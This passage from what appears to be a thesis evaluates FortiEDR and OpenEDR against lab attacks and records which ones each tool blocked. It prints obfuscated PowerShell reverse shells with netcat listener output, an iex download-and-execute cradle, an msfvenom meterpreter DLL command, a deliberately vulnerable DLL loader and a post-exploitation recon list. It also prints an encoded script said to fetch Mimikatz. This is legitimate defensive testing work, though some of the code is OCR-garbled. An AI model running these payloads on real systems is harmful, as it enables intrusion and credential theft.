Powershell Payload

FortiEDR: The execution was blocked by EDR:

EVENTS	ID	DEVICE	PROCESS	CLASSIFICATION	DESTINATIONS	RECEIVED	LAST UPDATED
powershell.exe (3 events)				Malicious		15-Mar-2023, 16:23:26	15-Mar-2023, 16:23:26
	8720429	MSEDGWIN10	powershell.exe	Inconclusive	192.168.1.19	15-Mar-2023, 16:23:26	15-Mar-2023, 16:23:26

Obfuscated powershell reverse shell 1 FortiEDR alert

OpenEDR: The attack was successful and we got a reverse shell successfully. EDR did not create an alert.

```
PS C:\Users\gpanag> $client = &('New'-obj+'ECT') ('S'+ysTem+'.NET'+.soCk+'ETS.'+'TcpCIIe'+Nt')(((("{0}{1}{2}"-f '1','92','.16')+("{0}{1}"-f '8.1','.')+1'+9'),8081);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|&('%'){0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (.('New'+-O'+BjEct') -TypeName ('sY'+sTeM.TeXT.A'+S'+clie'+nCO+'DIN'+G')).GetString($bytes,0, $i);$sendback = (.('ie'+X') $data 2>&1 | &('ouT'+strl+'NG') );$sendback2 = $sendback + ('PS'+ ' ') + (.('p'+WD')).Path + '>';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();}
```

Obfuscated powershell reverse shell 1 OpenEDR attempt

```
(kali@kali)-[~]
└─$ nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.1.19] from (UNKNOWN) [192.168.1.12] 50136
whoami
diplomatiki\gpanag
PS C:\Users\gpanag>
```

Reverse tcp successful

Payload 4 - Obfuscated powershell reverse shell 2

The next test is an obfuscated powershell that tries to create a reverse shell on port 8081:

```
$nc7 = [typE]('T'+Ext.'+enCO'+DInG') ;$c`Li`eNt) = &('NEw'+-obj'+ECT') ('S'+ysTem'+.nET'+.soCk'+ETS.'+TcPcIIE'+Nt')((( '{0}{1}{2}'-f '1','92','16')+('{0}{1}' -f '8.1','.')+'1'+9'),80);$s`Tr`Eam} = ${C`lie`NT}.geTs`TRE`Am");[byte[]]$by`Tes} = 0..65535|&('%')&{0};while((${I} = ${st`Re`Am}.re`Ad"($ByT`Es, 0, ${B`yt`Es}.L`enGtH")) -ne 0){;$d`Ata} = (.('New'+-O'+BjEct') -TypeName ('sY'+sTeM.TeXT.A'+S'+clie'+nCO'+DIN'+G'))."gET`stri`NG"(${b`yT`eS},0, ${I});${S`enD`BAck} = (.('ie'+X') ${d`Ata} 2>&1 | &('ouT'+-strl'+NG'));${SeNd`Ba`ck2} = ${se`NdbACK} + ('PS'+ ' ) + (.('p'+WD'))."p`ATH" + '> ';${S`eNDB`yTE} = ( ( Dir vaRiAbLe:nc7 ).vaLUe::"a`scli")."GET`ByT`es"(${SEN`d`BA`ck2});${stRe`Am}."wRi`TE"(${SE`NdbY`Te},0, ${SEND`BYte}."l`E`NgTh");${St`Re`AM}."fl`UsH"());
```

Powershell Payload

FortiEDR blocked the action and created an alert in the console:

The screenshot shows a Windows PowerShell window with the following content:

```
PS C:\Users\gpanag> $nc7 = [typE]('T'+Ext.'+enCO'+DInG') ;$c`Li`eNt) = &('NEw'+-obj'+ECT') ('S'+ysTem'+.nET'+.soCk'+ETS.'+TcPcIIE'+Nt')((( '{0}{1}{2}'-f '1','92','16')+('{0}{1}' -f '8.1','.')+'1'+9'),80);$s`Tr`Eam} = ${C`lie`NT}.geTs`TRE`Am");[byte[]]$by`Tes} = 0..65535|&('%')&{0};while((${I} = ${st`Re`Am}.re`Ad"($ByT`Es, 0, ${B`yt`Es}.L`enGtH")) -ne 0){;$d`Ata} = (.('New'+-O'+BjEct') -TypeName ('sY'+sTeM.TeXT.A'+S'+clie'+nCO'+DIN'+G'))."gET`stri`NG"(${b`yT`eS},0, ${I});${S`enD`BAck} = (.('ie'+X') ${d`Ata} 2>&1 | &('ouT'+-strl'+NG'));${SeNd`Ba`ck2} = ${se`NdbACK} + ('PS'+ ' ) + (.('p'+WD'))."p`ATH" + '> ';${S`eNDB`yTE} = ( ( Dir vaRiAbLe:nc7 ).vaLUe::"a`scli")."GET`ByT`es"(${SEN`d`BA`ck2});${stRe`Am}."wRi`TE"(${SE`NdbY`Te},0, ${SEND`BYte}."l`E`NgTh");${St`Re`AM}."fl`UsH"());
```

Errors in the terminal include:

- `New-Object : Exception calling ".ctor" with "2" argument(s): "An attempt was made to access a socket in a way forbidden by its access permissions 192.168.1.19:8081"`
- `+ CategoryInfo : InvalidOperation: (:) [New-Object], MethodInvocationException`
- `+ FullyQualifiedErrorId : ConstructorInvokedThrowException,Microsoft.PowerShell.Commands.NewObjectCommand`
- `You cannot call a method on a null-valued expression.`
- `+ CategoryInfo : InvalidOperation: (:) [], RuntimeException`
- `+ FullyQualifiedErrorId : InvokeMethodOnNull`
- `You cannot call a method on a null-valued expression.`
- `+ CategoryInfo : InvalidOperation: (:) [], RuntimeException`
- `+ FullyQualifiedErrorId : InvokeMethodOnNull`

FortiEDR Alert:


FE:ATINET
Connection blocked for process powershell.exe PID 5104
Contact your system administrator if a trusted application is blocked.

Event Log:

Event Name	Source	Category	Time	Time
powershell.exe (3 events)		Malicious	15-Mar-2023, 16:23:26	15-Mar-2023, 16:35:53
8720429	MSEEDGEWIN10	Inconclusive	192.168.1.19	15-Mar-2023, 16:23:26


FortiEDR blocked the attack

OpenEDR did not succeed on blocking the alert and opened a shell where we were able to execute commands:



OpenEDR exploited

Attack was successful:



Successful reverse tcp

The only alert we got was from the command 'whoami' :

Score	Alert Name	Alert Time	Device
3	System User Discovery	2023-03-15 23:25:40	PCWITHOPENEDR

```

"adaptive_event_type" : "System User Discovery",
"base_event_type" : "Create Process",
"child_process_command_line" : "\"C:\Windows\system32\whoami.exe\"",
"child_process_elevation_type" : "TYPE3",
"child_process_hash" : "47d7864d26fc67e0d60391cbf170d33da518c322",
"child_process_path" : "C:\Windows\System32\whoami.exe",
"child_process_pid" : 4320,
"child_process_verdict" : "Safe",
"component" : "EDR",
"device_name" : "PCWITHOPENEDR",
"event_group" : "PROCESS",
"event_time" : "2023-03-15 23:25:40.851+02:00",
"process_creation_time" : "2023-03-15 23:24:13.994+02:00"

```

OpenEDR alert

After that we executed the following commands on the shell. All of them was successful and no alerts were triggered on the EDR:

- net user
- Get-ADUser -Filter *
- wmic /namespace:\root\securitycenter2 path antivirusproduct
- Get-NetFirewallRule | select DisplayName, Enabled, Direction , Action
- reg query
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels\Microsoft-Windows-Sysmon\Operational
- netstat -na
- net localgroup
- net share
- systeminfo | findstr Domain
- net accounts /domain
- Test-NetConnection -ComputerName 127.0.0.1 -Port 80
- (New-Object System.Net.Sockets.TcpClient("127.0.0.1","80").Connected)
- for(\$i=130; \$i -le 140; \$i++){ Test-NetConnection localhost -Port \$i}
- 1..1024 | %{echo ((New-Object Net.Sockets.TcpClient).Connect("192.168.1.19", \$))
"Open port on - \$")} 2>\$null

```
PS C:\Users\gpanag> Get-NetFirewallRule | select DisplayName, Enabled, Direction , Action
```

DisplayName	Enabled	Direction	Action
Virtual Machine Monitoring (DCOM-In)	False	Inbound	Allow
Virtual Machine Monitoring (Echo Request - ICMPv4-In)	False	Inbound	Allow
Virtual Machine Monitoring (Echo Request - ICMPv6-In)	False	Inbound	Allow
Virtual Machine Monitoring (NB-Session-In)	False	Inbound	Allow
Virtual Machine Monitoring (RPC)	False	Inbound	Allow
SNMP Trap Service (UDP In)	False	Inbound	Allow
SNMP Trap Service (UDP In)	False	Inbound	Allow
WFD Driver-only (TCP-In)	True	Inbound	Allow
WFD Driver-only (TCP-Out)	True	Outbound	Allow
WFD Driver-only (UDP-In)	True	Inbound	Allow
WFD Driver-only (UDP-Out)	True	Outbound	Allow
Connected User Experiences and Telemetry	True	Outbound	Allow
Delivery Optimization (TCP-In)	True	Inbound	Allow
Delivery Optimization (UDP-In)	True	Inbound	Allow
Windows Collaboration Computer Name Registration Service (PNRP-In)	False	Inbound	Allow
Windows Collaboration Computer Name Registration Service (PNRP-Out)	False	Outbound	Allow
Windows Collaboration Computer Name Registration Service (SSDP-In)	False	Inbound	Allow
Windows Collaboration Computer Name Registration Service (SSDP-Out)	False	Outbound	Allow
Remote Event Monitor (RPC)	False	Inbound	Allow
Remote Event Monitor (RPC-EPMAP)	False	Inbound	Allow
Windows Defender Firewall Remote Management (RPC)	False	Inbound	Allow
Windows Defender Firewall Remote Management (RPC-EPMAP)	False	Inbound	Allow
Windows Defender Firewall Remote Management (RPC)	False	Inbound	Allow
Windows Defender Firewall Remote Management (RPC-EPMAP)	False	Inbound	Allow

Powershell commands run on reverse tcp

.cpl file attack

Adversaries may abuse control.exe to proxy execution of malicious payloads. The Windows Control Panel process binary (control.exe) handles execution of Control Panel items, which are utilities that allow users to view and adjust computer settings. These items are registered executable (.exe) or Control Panel (.cpl) files, the latter are actually renamed dynamic-link library (.dll) files that export a CPIApplet function. Control Panel items can be executed directly from the command line, programmatically via an application programming interface (API) call, or by simply double-clicking the file.[22]

In this attack we will download a .cpl file from the web and try to execute it in our victim hosts. The name of the file comes from “Antivirus_Upgrade_Cloud.765b3453cb590001.cpl” that we downloaded from bazaar.abuse.ch .[23]

FortiEDR

<input type="checkbox"/> All	ID	DEVICE	PROCESS	CLASSIFICATION	DESTINATIONS	RECEIVED	LAST UPDATED										
<input type="checkbox"/>	ae30d28b17fbce8e55203ad863c40bab8fe802a3.exe (1 event)			Malicious		27-Mar-2023, 23:57:04	27-Mar-2023, 23:57:04										
<input type="checkbox"/>	8833384	MSEDGWIN10	ae30d28b17fbce8e55203...	Malicious	File Execution At...	27-Mar-2023, 23:57:04	27-Mar-2023, 23:57:04										
<input type="checkbox"/>	Expanded view for ID 8833384: <table border="0" style="width:100%; font-size: small;"> <tr> <td>Logged-in User:</td> <td>Process owner:</td> <td>Certificate:</td> <td>Process path:</td> <td>Raw data items:</td> </tr> <tr> <td>DIPLMATIKI\gpanag</td> <td>DIPLMATIKI\gpanag</td> <td>Unsigned</td> <td>C:\Users\gpanag\Downloads\samples\ae30d28b17fbce8e55203ad863c40bab8fe802a3.exe</td> <td>1</td> </tr> </table>							Logged-in User:	Process owner:	Certificate:	Process path:	Raw data items:	DIPLMATIKI\gpanag	DIPLMATIKI\gpanag	Unsigned	C:\Users\gpanag\Downloads\samples\ae30d28b17fbce8e55203ad863c40bab8fe802a3.exe	1
Logged-in User:	Process owner:	Certificate:	Process path:	Raw data items:													
DIPLMATIKI\gpanag	DIPLMATIKI\gpanag	Unsigned	C:\Users\gpanag\Downloads\samples\ae30d28b17fbce8e55203ad863c40bab8fe802a3.exe	1													
<input type="checkbox"/>	203dd97848f29e54a66e575ae670288e8fd4a5a7.exe (1 event)			Malicious		27-Mar-2023, 23:56:59	27-Mar-2023, 23:56:59										
<input type="checkbox"/>	5d2a9e82b6098813fa230152de286f7712b5608f.exe (1 event)			Malicious		27-Mar-2023, 23:56:38	27-Mar-2023, 23:56:38										
<input type="checkbox"/>	0d9e5116c1da200fa3a55c84ca2195eb7bbbd1e1.exe (1 event)			Malicious		27-Mar-2023, 23:56:29	27-Mar-2023, 23:56:29										
<input type="checkbox"/>	92ff7716bb0fa4c30368c24acd23423dbb6033f3c6b... (2 events)			Malicious		27-Mar-2023, 23:53:49	27-Mar-2023, 23:53:49										

FortiEDR alert

FortiEDR blocked the alert also when we tried to run it and created a High alert with the Categorization “Malicious”


<input type="checkbox"/>	92ff7716bb0fa4c30368c24acd23423dbb6033f3c6b... (1 event)			Malicious		27-Mar-2023, 16:57:38	27-Mar-2023, 16:57:38								
<input type="checkbox"/>	8832067	MSEDGWIN10	92ff7716bb0fa4c30368c2...	Malicious	File Execution At...	27-Mar-2023, 16:57:38	27-Mar-2023, 16:57:38								
<input type="checkbox"/>	Expanded view for ID 8832067: <table border="0" style="width:100%; font-size: small;"> <tr> <td>Logged-in User:</td> <td>Process owner:</td> <td>Certificate:</td> <td>Process path:</td> </tr> <tr> <td>DIPLMATIKI\qpanag</td> <td>DIPLMATIKI\qpanag</td> <td>Unsigned</td> <td>C:\Users\qpanag\Downloads\92ff7716bb0fa4c30368c24acd23423dbb6033f3c6b85d37af1524a7421d2856.exe</td> </tr> </table>							Logged-in User:	Process owner:	Certificate:	Process path:	DIPLMATIKI\qpanag	DIPLMATIKI\qpanag	Unsigned	C:\Users\qpanag\Downloads\92ff7716bb0fa4c30368c24acd23423dbb6033f3c6b85d37af1524a7421d2856.exe
Logged-in User:	Process owner:	Certificate:	Process path:												
DIPLMATIKI\qpanag	DIPLMATIKI\qpanag	Unsigned	C:\Users\qpanag\Downloads\92ff7716bb0fa4c30368c24acd23423dbb6033f3c6b85d37af1524a7421d2856.exe												

FortiEDR generated alert

It blocked the execution of the file immediately

OpenEDR

OpenEDR: We downloaded the file and tried to run it, but it was immediately blocked by Comodo Antivirus as malware:



OpenEDR generated alert

It created one medium alerts where it informs us about the blocked file.

Component	Score	Alert Name	Alert Time	Device
Containment	4	Containment Block	2023-03-27 17:45:57	PcwithOpenEDR

Component:	Containment	"admin_verdict" : "Unknown",	"device_name" : "PcwithOper
Device Name:	PcwithOpenEDR	"base_event_type" : "Containment Block",	"event_time" : "2023-03-27
Event Type:	Containment Block	"component" : "Containment",	"file_hash" : "3580592c3695
Event Time:	2023-03-27 17:45:57	"device_os" : "Windows",	"file_name" : "92ff7716bb01
		"event_group" : "FILE",	"file_path" : "C:\Users\gpa
		"xcitium_verdict" : "Unknown"	

OpenEDR generated alert

Download Script from URL and Execute with Invoke Expression

This technique can be used to download a PowerShell script from the internet and execute it without having to write to disk. It also doesn't result in any configuration changes.

```
powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('https://bit.ly/1kEgbuH')
```

FortiEDR

The powershell command was blocked and an alert has been created

```
PS C:\Users\gpanag> powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('https://bit.ly/1kEgbuH')"
```

```
Exception calling "DownloadString" with "1" argument(s): "Unable to connect to the remote server"
```

```
At line:1 char:1
```

```
+ iex(New-Object Net.WebClient).DownloadString('https://bit.ly/1kEgbuH' ...
```

```
+ ~~~~~
```

```
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
```

```
+ FullyQualifiedErrorId : WebException
```

Powershell command failed FortiEDR

The alert:

PROCESS	CLASSIFICATION	DESTINATION	RECEIVED
powershell.exe	Malicious	67.199.248.10	18-Mar-2023, 19:11:34

bit	Certificate: Signed	Process Path: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
-----	---------------------	---

PARENT PROCESS CREATION	PARENT PROCESS CREATION	PARENT PROCESS CREATION	PARENT PROCESS CREATION	CONNECTION
-------------------------	-------------------------	-------------------------	-------------------------	------------

Company: Microsoft Corporation	Product: Microsoft® Windows® Operating System
Description: Windows PowerShell	Comments:
Version: 10.0.17763.1 (WinBuild.160101.0800)	Command Line: -nop -c "iex(New-Object Net.WebClient).DownloadString('https://bit.ly/1kEgbuH')

Powershell Alert FortiEDR

OpenEDR:

```
PS C:\Users\gpanag> powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('https://bit.ly/1kEgbuH')"
```

Successful powershell on OpenEDR

The execution of the command was blocked and alert with the name "Suspicious Powershell Execution" was created:

8	Suspicious Powershell Execution	2023-03-18 20:12:16	PCWITHOPENEDR
---	---------------------------------	---------------------	---------------

```
"adaptive_event_type" : "Suspicious Powershell Execution",
"base_event_type" : "Create Process",
"child_process_command_line" : "\"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe\" -nop -",
"child_process_elevation_type" : "TYPE3",
```

Alert "Suspicious Powershell Execution"

Testing of network ports

In this case we will act as we have Physical access to the hosts and executes some commands as if the attacker was sitting on the desk

```
for($i=130; $i -le 140; $i++){Test-NetConnection localhost -Port $i}
```

This code is using the PowerShell scripting language to test a range of network ports on the local machine.

FortiEDR

```
PS C:\Users\gpanag> for($i=130; $i -le 140; $i++){
>> Test-NetConnection localhost -Port $i
>> }
WARNING: TCP connect to (:::1 : 130) failed
WARNING: TCP connect to (127.0.0.1 : 130) failed

ComputerName      : localhost
RemoteAddress     : :::1
RemotePort        : 130
InterfaceAlias    : Loopback Pseudo-Interface 1
SourceAddress     : :::1
PingSucceeded     : True
PingReplyDetails (RTT) : 0 ms
TcpTestSucceeded  : False
```

Powershell command output

No alerts have been created

OpenEDR:

```
ComputerName      : localhost
Test-NetConnection - ::1:134
  Attempting TCP connect
  Waiting for response
TcpTestSucceeded  : False
WARNING: TCP connect to (::1 : 131) failed
WARNING: TCP connect to (127.0.0.1 : 131) failed
ComputerName      : localhost
RemoteAddress     : ::1
RemotePort        : 131
InterfaceAlias    : Loopback Pseudo-Interface 1
SourceAddress     : ::1
PingSucceeded     : True
PingReplyDetails (RTT) : 0 ms
TcpTestSucceeded  : False
```

Powershell command output

No alerts were also generated from this action.


DLL Hijacking

On both machines we tried executing a dll injection attack. DLL hijacking attacks happen when a specific program tries to load a DLL from a location and can't find the location of it. If the service runs as SYSTEM, it results to any code executed from the DLL will run with elevated privileges. Something to mention is that in order the attack to be successful, it is vital to write to the privileged folder C:\Windows\System32

Generating one DLL that will be loaded and executed from a vulnerable application which connect back to an attacking system with one meterpreter shell:


```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.137.130 LPORT=9500 -f dll > reverse64bit.dll
```

The creation of the file is shown bellow:



msfvenom reverse tcp creation

Next step is to monitor the running processes in order to find a hijackable DLL.



Process Monitor- Susinternals

I tried DLL Hijacking with some default apps but all of them was blocked.

Because I want to keep it simple, I am creating a vulnerable application in order to load the malicious .dll :

```
#include <windows.h>
```

```
int main() {  
    HINSTANCE hDll;  
    hDll = LoadLibrary("random.dll");  
    if (hDll == NULL) {  
        printf(" DLL not found");  
    } else {  
        printf("DLL loaded successfully");  
    }  
    return 0;  
}
```

If I execute the above code and the malicious dll is not found in the targeted system, the custom application will print "DLL not found" and Process monitor is going to present the same result in 'Result' column.

In order to see the paths that the application is looking into for the random.dll we are echoing the \$path variable.

```
C:\Users\user>echo %PATH%  
C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\WINDOWS\System32\WindowsPowerShell\v1.0\;C:\WINDOWS\System32\OpenSSH\;C:\Program Files\dotnet\;C:\Users\user\AppData\Local\Microsoft\WindowsApps;C:\Users\user\.dotnet\tools
```


Terminal output of \$path

Something to note is that the program is going to check the current working directory first, and then it will look into the above paths.

The attack was blocked by both EDRs, due to the usage of msfvenom dll which is certainly suspicious.

Cynet tool

In this test we will execute the Cynet tool[15] and we will try each technique. It is a powershell file that when we try to run it we get a notification from Windows that the file is risky. We will override this notification and click on **More Info > Run Anyway**.



Windows Defender notification



Cynet Tool Menu

Initial Access/Execution attacks

We will use file-less attacks to demonstrate an initial compromise of the environment based on Cynet Tool and information found on their pdf[15].


This type of attack vector known as “File-less”, has been a growing threat since 2017 and requires highly sophisticated detection and prevention tools to detect and mitigate the attack. Many times, fileless attacks use “Living off the land” techniques which refer to the abuse of legitimate tools, also called “Living off the land binaries (LOLBins)”, that already exist on the machine through which malwares can persist, move laterally or serve other purposes. The most common Windows tools used in “Fileless” attacks are PowerShell and WMI. PowerShell is a very popular built-in windows tool attackers use as PowerShell commands can be executed natively on Windows without writing any data to the disk and can easily evade traditional endpoint security solutions.

Execute obfuscated Powershell command.

This will execute an obfuscated command and popup a message:

FortiEDR:


On FortiEDR it was executed successfully, no alerts were created.



Cynet Tool test 1 FortiEDR

OpenEDR:

It was also executed successfully but an alert was created.



Cynet Tool test 1 OpenEDR

Event:	Run Virtually in Containment
File path:	C:\ProgramData\Comodo\Cis\tempscpt\C_powershell.exe_C1A4D6B7C11A7F6F490D425940D23232B051E8FB.ps1
Hash:	c1a4d6b7c11a7f6f490d425940d23232b051e8fb

Event Generated

Running Malicious PowerShell Script:

This option will drop a PowerShell script named cytest.ps1 in the main folder and then execute the script. Immediately after it will delete the script. The PowerShell script is double encoded and obfuscated to avoid detection. It's supposed to download Mimikatz and save it to the TMP folder.

This is the command which is run:

```
(nEW-oBJeCTiO.cOmPReSSIOn.DeflAtestreAm([SySTem.Io.MeMoRystrEaM]
[sYSteM.ConvErT]::FRombaSe64STRING(
'7b0HYBxJliUmL23Ke39K9UrX4HShCIBgEyTYkEAQ7MGlzeaS7B1pRyMpqqyqBymVWZV1mFk
DM7Z28995777333nvvvfe6O51OJ/ff/z9cZmQBbPbOStrJniGAqsgfP358Hz8itl7kV
7
9tFTn46n7bpi7wdfzefnJRFvmzvJ9WV8uyymav27pYXmx9PG/bVfPo7t06uxpfFO18PVk3eT2tli01
H0+rxld1peb2Y3Kvvvqyu8vr1PC/Lu4usafP67tnys
nqbb39RLlq3WfuD7tjVbP78Z30Z9lv1+32s6LM098tX14+avPF6veNNP1/AA==')
,[SySTem.iO.cOmPReSSIOn.cOMPReSSIOnmodE]::DEcompReSS
)|%{ nEW-oBJeCT IO.sTReAMrEadeR($_,[teXt.encOdinG]::AScIl )}).ReadTOEnD()|. (
$PshOme[21]+$PShome[34]+'x')
```

FortiEDR:

